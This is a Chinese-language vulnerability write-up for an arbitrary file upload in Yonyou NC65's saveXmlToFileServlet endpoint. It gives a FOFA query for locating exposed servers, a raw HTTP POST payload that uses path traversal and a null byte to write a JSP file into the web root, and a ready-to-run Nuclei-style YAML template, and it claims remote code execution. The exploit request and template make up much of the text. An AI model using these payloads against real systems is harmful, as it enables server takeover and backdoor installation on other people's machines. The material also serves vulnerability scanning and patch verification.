Y4-73用友-NC-文件上传


漏洞描述：

用友 NC saveXmlToFIleServlet接口处存在任意文件上传漏洞，攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个 web 服务器。

影响版本：

NC65

网站图片：



网络测绘：

fofa语法：

FOFA：app="用友-UFIDA-NC"

漏洞复现：


payload：

```
POST /portal/pt/servlet/saveXmlToFileServlet/doPost?pageId=login&filename=..\\..\\..\\webapps\\nc_web\\test.jsp%00 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
Content-Type: application/octet-stream

%3C%25out.print%28%22test%22%29%3B%25%3E
```

效果图:
PS：文件内容中的特殊字符需url编码

验证



test

RCE

appserver\administrator1yon

pserver\administrator1yon

Yaml模板

```
id: yonyou-uap-saveXmlToFileServlet-upload-file
info:
  name: yonyou-uap-saveXmlToFileServlet-upload-file
  author: 0xsec
  severity: high

http:
  - method: POST
    path:
      - "{{BaseURL}}/portal/pt/servlet/saveXmlToFileServlet/doPost?pageId=login&filename=..\\..\\..\\webapps\\nc_web\\{{randstr_1}}.jsp%00"
    headers:
      Cookie: LA_K1=langid
      serverEnable: localserver
      Accept-Encoding: gzip, x-gzip, deflate
      Content-Length: 27
      Content-Type: application/octet-stream
      Content-Encoding: UTF_8
      Connection: keep-alive
      User-Agent: Apache-HttpClient/5.2.1 (Java/1.8.0_202)
    body: "{{randstr_2}}"

  - method: GET
    path:
      - "{{BaseURL}}/{{randstr_1}}.jsp"
    matchers:
      - type: word
        words:
          - "{{randstr_2}}"
```